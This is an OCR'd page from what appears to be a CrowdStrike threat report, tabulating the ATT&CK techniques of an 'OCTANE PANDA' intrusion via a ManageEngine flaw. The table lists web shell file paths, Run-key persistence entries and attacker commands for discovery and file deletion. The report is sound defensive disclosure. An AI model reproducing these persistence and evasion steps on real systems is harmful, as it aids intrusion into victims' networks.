
## TTP Summary 4: OCTANE PANDA Leverages Tried and True Technique to Compromise Public Facing Application

The following table represents a complete summary of all of the tactics and techniques employed as part of this particular intrusion campaign, based on the MITRE ATT&CK framework. Some techniques may not have been included in the intrusion synopsis above.

| Primary Tactic | Technique | Details/Examples |
|---|---|---|
| Initial Access | Exploit Public-Facing Application | Public ManageEngine vulnerability used to exploit the vulnerable web server. |
| Execution | Command and Scripting Interpreter: Windows Command Shell | `"C:\Windows\system32\cmd.exe"` |
| Persistence | Boot or Locon Autostart Execution: Registry Run Keys / Startup Folder | `HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\RunAsManager.exe`<br>`HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\RunAsManager.exe` |
| | Server Software Component: Web Shell | `C:\ManageEngine\ADManager Plus\webapps\adsm\html\promotion\adap.jsp`<br>`C:\ManageEngine\ADManager Plus\webapps\adsm\adsf\html\promotion\adssp\adssp.jsp` |
| | Valid Accounts: Local Accounts | Threat actor was observed using valid credentials. |
| Defensive Evasion | Indicator Removal on Host: File Deletion | `cmd.exe /c del bcp.exe` |
| | Masquerading: Match Legitimate Name or Location | Manage Engine subdirectories used to store web shell code. |

| | | |
|---|---|---|
| Discovery | System Owner / User Discovery | `cmd.exe /c whoami` |
| | File and Directory Discovery | `cmd.exe /c dir ..\*.jsp /a /b /s` |
| Command and Control | Encrypted Channel: Symmetric Cryptography | The Godzilla web shell implementations used allowed for AES encrypted Java payloads to be delivered and executed on the host. |
| | Ingress Tool Transfer | Godzilla files written to disk. |

# About CrowdStrike



CrowdStrike, a global cybersecurity leader, is redefining security for the cloud era with an endpoint and workload protection platform built from the ground up to stop breaches. The CrowdStrike Falcon® platform's single lightweight-agent architecture leverages cloud-scale artificial intelligence (AI) and offers real-time protection and visibility across the enterprise, preventing attacks on endpoints and workloads on or off the network. Powered by the proprietary CrowdStrike Threat Graph®, CrowdStrike Falcon correlates upward of 1 trillion endpoint-related events per day in real time from across the globe, fueling one of the world's most advanced data platforms for security.

With CrowdStrike, customers benefit from better protection, better performance and immediate time-to-value delivered by the cloud-native Falcon platform.

There's only one thing to remember about CrowdStrike: **We stop breaches**.

## Experienced a breach?

Call 855.276.9347 or email services@crowdstrike.com